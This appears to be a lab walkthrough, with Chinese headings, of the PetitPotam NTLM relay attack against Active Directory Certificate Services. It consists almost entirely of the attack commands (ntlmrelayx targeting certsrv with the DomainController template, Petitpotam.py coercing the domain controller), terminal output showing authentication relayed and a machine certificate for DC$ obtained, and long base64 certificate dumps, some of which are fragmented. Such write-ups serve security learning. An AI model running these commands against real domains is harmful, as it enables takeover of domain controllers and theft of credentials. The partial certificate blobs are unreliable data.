
```
┌──(xiaoli㉿kali)-[~/PetitPotam/PetitPotam]
└─$ ifconfig tun0
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.8.0.14  netmask 255.255.255.255  destination 10.8.0.13
        inet6 fe80::a23d:c8ee:7ce0:6901  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 3489  bytes 858714 (838.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4045  bytes 2937281 (2.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(xiaoli㉿kali)-[~/PetitPotam/PetitPotam]
└─$
```

start attack


```
sudo python3 examples/ntlmrelayx.py -t
http://192.168.10.141/certsrv/certfnsh.asp -smb2support --adcs --template
DomainController
```



```
┌──(impacket)(xiaoli㉿kali)-[~/PetitPotam/impacket]
└─$ sudo python3 examples/ntlmrelayx.py -t http://192.168.10.141/certsrv/certfnsh.asp -smb2support --adcs --template DomainController
Impacket v0.9.24.dev1+20210727.163808.5f1ced6d - Copyright 2021 SecureAuth Corporation

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
```



```
┌──(xiaoli㉿kali)-[~/PetitPotam/PetitPotam]
└─$ python3 Petitpotam.py -u '' -p ''  -d petitpotam.com 10.8.0.14 192.168.10.140


              ___            _        _      _        ___            _
             | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_    __ _    _ __
             |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|  / _` |  | '  \
            _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|  \__,_|  |_|_|_|
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """ |_|"""""|_|"""""|_|"""""|_|"""""|
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'

PoC to connect to lsarpc and elicit machine account authentication via MS-EFSRPC EfsRpcOpenFileRaw()
                              by topotam (@topotam77)

                 Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN



[-] Connecting to ncacn_np:192.168.10.140[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
```



```
[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from PETITPOTAM/DC$@192.168.10.140 controlled, attacking target http://192.168.10.141
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://192.168.10.141 as PETITPOTAM/DC$ SUCCEED
[*] SMBD-Thread-4: Connection from PETITPOTAM/DC$@192.168.10.140 controlled, attacking target http://192.168.10.141
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://192.168.10.141 as PETITPOTAM/DC$ SUCCEED
[*] SMBD-Thread-4: Connection from PETITPOTAM/DC$@192.168.10.140 controlled, attacking target http://192.168.10.141
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://192.168.10.141 as PETITPOTAM/DC$ SUCCEED
[*] SMBD-Thread-4: Connection from PETITPOTAM/DC$@192.168.10.140 controlled, attacking target http://192.168.10.141
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://192.168.10.141 as PETITPOTAM/DC$ SUCCEED
[*] SMBD-Thread-4: Connection from PETITPOTAM/DC$@192.168.10.140 controlled, attacking target http://192.168.10.141
[*] Generating CSR...
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://192.168.10.141 as PETITPOTAM/DC$ SUCCEED
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE!
[*] Base64 certificate of user DC$:
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$
[0] 1:openvpn  2:nmap  3:petitpotam- 4:relay*Z 5:zsh                                              "xiaoli@kali: ~/PetitP" 01:51 03-Aug-21
```

参考资料： [ADCS + PetitPotam NTLM Relay: Obtaining krbtgt Hash with Domain Controller Machine Certificate - Red Teaming Experiments (ired.team)](https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/adcs-+-petitpotam-ntlm-relay-obtaining-krbtgt-hash-with-domain-controller-machine-certificate) [Microsoft ADCS – Abusing PKI in Active Directory Environment - RiskInsight (riskinsight-wavestone.com)](https://www.riskinsight-wavestone.com/en/2021/06/microsoft-adcs-abusing-pki-in-active-directory-environment/) [Certified Pre-Owned. Active Directory Certificate Services… | by Will | Jun, 2021 | Posts By SpecterOps Team Members](https://posts.specterops.io/certified-pre-owned-d95910965cd2) [AD CS 'PetitPotam' Relay Attack Using Mimikatz and ntlmrelayx - Insecure Wire](https://www.insecurewi.re/ad-cs-petitpotam-relay-attack-using-mimikatz-and-ntlmrelayx/) ![[Pasted image 20210803120318.png]]

```
MIIRfQIBAzCCEUcGCSqGSIb3DQEHAaCCETgEghE0MIIRMDCCB2cGCSqGSIb3DQEHBqCCB1gwggdUAgEA
MIIHTQYJKoZIhvcNAQcBMBwGCiqGSIb3DQEMAQMwDgQIj1uqCvM4YasCAggAgIIHIOVOAIkAR71qn84Z
1DJJl2yu3jcpAANryIz1gE3ZwLJp7OhtSaFMQCwuUe
526JYAN4suMhMqaGVO8sD4SwxVq/EcTEZ8cindSkufEiJTZ+zLrtwLtydClMfIY8MD/lRJp9XpzdXwEp
fp8tTjLtP/LkgV0xHkFN2zeYO2hLbOMVpi8tpdCkoWo8MTyOyqnQewTkju868aU131cx8w4xMNcyELQU
TPmTN/SqQFqLL7PiFjRIHEJYxhmXl19xtImm/1ndpx
JogWQwVUcYAVL0k2DO+kL+GB2TJRG1J6rCOAl9RYRt5wObbdkP3lHmgec+EBfuG20bSpRaph9MXwR//K
70eYKYCHJkWVJvyc+T6hL0H484Wi6EYqmFDarcn06oQ6UMcwL6ptJpXMfj7pJs0KorHLjTLBeQLQR09B
BkPK9AjC1xtx6Q/BeIsJBTaFWG8V0y2GTIC/kLNYj2
8CxAacs8CT0IG7oeSz5di9gb05rhTpY42k0UbYVIN/NnYnkB5O5xBLT2Kav9g50mOhTDBSzprfTJ88pz
T/yDSd8q9zsGSpvw8S3KLzodBbU4TNwyAOFtIQIlTIET7LCMOWR+Qaz2k0j3L1MkCAWrqvxruKctVIkR
+dTgZvsNDPQL9dxTt0oVylwIx4kfKv17G0HiL2YYgJ
```

```
oK44a8uaWeoab9dAkIGziuEkxclMy/u33xpZ8fLCeoGGRJH62J5rgYZpyvyvybk7otxKU0ym2HV3lcC9
WBEBmNtfRi25iBn3PcoP3QB18EHgQ0zAtyqqc6TvZwU2hqa+vTf8EOEdc0+fXaayFfSp8HYFLA/KBBB7
aotKwj+x2FcRCpp9C36QyQtT23u/YkigL6HMTX3zyA
kPY+/Eof2PzgZ+U3cgNsIdAbmxvQfLYbE+NdvllngHBR4jxI7HAtyuzHkURoKJ5/9yu82roniTkXUuS+
TreRXUYEkM+YRNMDnkahVvlYy5XkWCmStmysOyrObYJYtGLKsuOtjj1MRQvGOZqhSqlZ1UVHHG0QZAcw
YHjVfbrakIZqLzuaHcsXa6Ea1P8kbzb29v7ozoU+/d
inyamZKyZdtajAZgawhPbADsulHWeqeUpnS6b9LcJ4y+xzdD+QNko2G1D9TmgxZOO/w4o0XAO871pjyK
IfuTQYIEoPJx9uvR4J8elYDQqZ7J6ZEs4l4+WznjpyYCZjLZV3LsqjWxmuOSfWH7qB1hyZMX6mRSxg7X
vqfvV4gTHzHIqyejvMcuGhh1lQ9qNUNRiTYVy5Ua/V
ByWhIb+HE55A81VkFhJWhXG31GE4KGAvpVGGGr4cFqafoshsu6pSagaquuzfc8oHUYDFPBo5Fw+qUibp
uKdnamvzDxejLWkiI6Tk0Qs8D355sTOwpadeSGn3zlZulPEu1BPBsbRJBhVrVDeovp6bn7+eefM0HlJB
JM6XUjhZowlM9AkJI7frVD1kb1mnP2f40n+6jmWfXB
F9+qzz2Gq2SQ7gQAsYoQkbigT6CH0SfqKuEDMoaSMPlGyPKdcprIRBoiblVciQWwrh74iUcDLKONX00A
/XLpTnjSHX2BnkdqSiFD8fyyN+mKhQRBvI3aBg6ZYWRz+l5Ml9GuCP8bGv1DBYX4RUYRyjWLBn3i0LcH
UwwoClNrSA4pcfodJcB3xsKKk23NaZs67xgvKK2bjE
UVqUkO8VaLkCb4zexygsqeF3onbDzvRiCdsR3BtRRty6bgdjgw3ehtZzRxax5HRj2C45stT1uh2YWZzE
Rjw6VYQK0VowQMay1+73oJa2gg67wqUablkk9Mus4XRraEOfJSBZc3O6xtajecVfasG0/v1Px7s5L1Z/
rdJK6ZVRQeOdoWUuDK8qilF9lqzh5lQEq9JgLZeQXT
c/d2DL4DjV3bDT56pJLNmaGYX6onkJk41m2zPZ1pCUqfvmq/i1pYFEOSnGeCxn/bqqa2PUsW9jSiOkyu
wihGkYYX/qfUpscBBigv8lk/CLzm/eHhb7lBGZR3T2sAjy7eOW6/wlw1ZUcpDEsG2mr/nuzm6oU7GNq9
X90xBwE4n/aYORGrnWzq5auLkKP8QamE7iBu8Tcqgv
uTa/uDyMjI7ekbbxsSqnil6heBKE3u3h6PXQhNY+ndQQlhWjzyEXU09+rbrdnB1VtvBFUH/pMkiUdJj5
BHKGl08w6jBidP8LQXIZc7OWcXVYubOlU1uH5V0ECL1F9/ep+ylLR1lb1BbAYXpxMFdy7kwoBoaGyRsU
+qE+pbdlI5lzSwTx8g2hi/LAC4fR7kuom4YSv89V1fsnrWzQNqwOJXxSnqr8YR8EQaaPUGoWWEzalMB0
QUNHpNeYLF26PXJW5e0o/hS9Ka6zPxHNHq0mJKX07wduQF/Q0YGi9xvVu8C+DDdXaBB0WiZhM1nzdERr
2hXmpjm0I50/RZZe26s+YAuIl8XWE+qOpuLzCCCcEGCSqGSIb3DQEHAaCCCbIEggmuMIIJqjCCCaYGCy
qGSI
b3DQEMCgECoIIJbjCCCWowHAYKKoZIhvcNAQwBAzAOBAhtAefmT/o2rQICCAAEgglIQff1vJwo+9ttO9
AT1+KLXkT8U5buhRtUEarFSHnPY146bS07sOpRMcvvnpi1fydUAi64yx/Hq15l5r/Ggb0+y922LJbkkj
ILzTmBC7/Y2+Xuz8bo04sjpy7FSEbWlLY/xvsJVkRagEUMfzjVyQZmOupZ4pBCYV6jIgyEH7Ud8bTNQc
qw84oubLCbZ30/XD7EFb0xBRxzXOFVM+Fp0hiz5jspJqqrJw5Kq30oc/o6sQCoUVbKaZMtLVMuSlWi2w
bB0wI8palx3IwxTy+yd11uKGurdZ6nN9ZHWOR0ni0+689WzPJr47dVr9tFQeBOBqfxxxFx6S7swtdw1w
Hz2N
jgjZY1xCdI9T/DqWSWAF8fJqhtGSsEuC0A1lyCKwxFoJEbEjt4A7xrDAEUVIjYFdJx8HXrG04Z5pLBTm
A/xIBQPO/1yjaVVlOvUpHDMI7Ws533PE6uJrZwUEVIEcVNgv/4uoIajX9B8C76/yEyoED8OUJ8rz/A/Q
fvv+7dmiiDlzrsJ2BqE81l/niQo/M7/+L8zX794H7NaNlVbIzaopj9mEKXEgMlob4xHDnLx7VtAub+Wt
f1qApkjKzMWchEXZxPFzF+TCesWWDsWbLApI39SHtU9Aq49nW6UO7NIoCyTluKIOYQWRnNR5MbBijUxz
Lw6RxRCJzENKswQSgVjLAFkKil0FxnaUTqd6tSw9G3ErVLCqsHZ1pyA1+K6SVZ6ZavKk61ISnK9PJ0sP
Pg/G
js/MA8mDWVqDa1PBr1zIEjvSNz8vGmqQj5/NBLCwTXVGjXcuqOxo5vvblJaZQkxqsaEdVe+xxMQnRtsk
```

```
ZJdGwrLfRQbiQeaYpT03Z4xKczL8VJExA0W/WNRXYehpM4CTXmTZTuH1Y7tymGSt8f9fbcb7+IeecpjS
fw3JLfoZhwAYbsDIdcSxEb+JrG3WDanxdmjXv8kirvbOfxkLPxo/6RVEOqCsEGjrIk4gP+V50fiDLxlz
IUsblI4Owr/BMAhPeZ30/8u3HiXH+04u3OTTwCJtYDVsKnsV4ZIpu8oaX5J9MSCteD2brgDoe7MN/WhK
anScRE1HhyVYedDPJFqVj/SgHiMcd1KhD86rkPKyVr28Roh6OHsSkNVyuF4eyb8+9/nqtYoiU3XK5KDV
wqTe
5U3DnWiW4JWj3YI51EEfBq6f35rj5vsIjYFca0yU8l1ibP8NmLEKJb4F+NBo+vt4IeR2Bx8p5N17lu1r
InKC85LclwbXU/lS0T+6ZiM5baZkK92CC7Esow1uSZVHp0QTZvfa93mk2/JvfPiDe7NVnbqCQQWWOJWW
NHvf9vtm6fNeswVcerJAJDABXZAUIz5k6x5XLJMANDoZmIa4Yt62cSsuXFzI2XPfIqQUbAzkmVvx+hWh
BUhzWAvxnIHabnrared1J8/k8Gy4vS7x6S8WfsjTffUQQzLkHfSviwnw0Um11PngkEODJtPry4SrHoY4
nyGgHiBjEll3j+jFxx5lZI1RtSpPla05QF0AessH5Y0nRwFZn9qE0cP7D5hEyXLLl/lDSyQcGTFb4r2M
I6tW
gwL/gu4/QwtvGb8slFvc7WUylah5Wi7ZX8zBpipv0Ncsvl3wibxFIGHYNtxoIPZKF1lqL4X/qt42hIKv
Y0Rtx/SKIg/NlpJ8Y2KEq0wfJxBLUwAurzd9SpKa7rJiwfIaYK2mwlUdJk96KT9sEDqdb77EmWOB6ItX
cwKMVFcMVI2lvFdNMZG4gOEMXQcQWLRNDgyt8IsNo5kLa9MMb99xcq8NjG0qeUIUwTQmR+yB040/NJQo
hs9VWsstWsL8kSVgY72IXpZPc/OJqh2hTRj1v4KTy6ZshtDZxOrL1Z7K/M14HGhXoF4f0yvg4J4nE9jn
3TV1d0RMojzchORWq+XxTZ3/0tpsZ9W+8Y5MFn5+6dl9tg3uhNra4fuuirLG+43eSG3se49JAlTejmM2
Dyw0
8emZsIMLoDQCU2bRFPTynl9Ig9XlEwl8zCa/eqekuaRcA6mMZkAxC7hjyTzIG1D45/E8F9aExadwhDAl
pya0tELpVo20ZCAURhKSoyt2YSwWVR+X3uhQEcPPx3fv10sB2psICg73RRyc1fSfFUOaC8+1gZhqA+hB
LTveVlQ5EAO5DWXA1dKEzwSllsNyQpZmCaSjqZYDwI8xNR5kH9AGswAc6yio6fDPtk9xLa65N63gMc7w
VNCONsVK1ZWsJvo7KHkcjoMt4Wo1sRCmy47rg2YrU+uJKtl+SGPK5sPKgxpYQHbQph7s3+z97n2z58pw
m45y8j//NyReuwrqRLN3XRQUdeD3sbUmUlg7L3k0wNoCh7OL0J/nuLEih0GGF3UQg79MtvxQGoH0wqdL
K/Mp
eQEnU9GbD2Pb5Emecd78ghlanW8/7k9Aiu++64K106Q3d/lFCJeuChM8lFfWEHHCnFEsbgZCNxD1n2M2
wSEKVt71XTrIX82SCKwx49cg349kb2AZSC6UQzKJo5ttr9JEdnDcbN6hR9ArbhHUspzQYEcyAi5wDRFH
/E0utxG8QKNKobhMPjMo6rW3U+zpxhZGJdk7oL43FGDXce1nYTFqr6fDN/WbX9kRFHhcN1nTxJXqiZUs
HWEZM9wDrDkuo84tic+DBDvN8rXosPVvlsSPb2we+5jFjCfIltcK+SE5uYMfKUwGlfWSdx7rVd7KIULg
fBsClxZxW9mCNGMTxk6fbU5GFoZc5OwdI7LCQ8RZ/18aPYWhHL5UZr73e9h4iObpUj341ZAH0pHwCyHy
S7r6
QHz3zDFSbU4+ohTDZXC7zaXVuGcVfe2AVPZYnLq8OUVeDgmhGXCgUhAtG9SNNz1eR4lLcWGyiPLaJGpe
w+9vjVQRnTkNj1u0vsgtHev37VGuDz3i+vsWyjMPzULwXKF+uKVaMf08j9SZEBYneLZGC4NxmENNEraQ
OLoA9LRpHtm9VA6ovOF8V8BQaLKW5Rui4SUfDma9RSdyn8+Rz5D6BKh884KHhsbwJ5ssoFIvbGcfH2O+
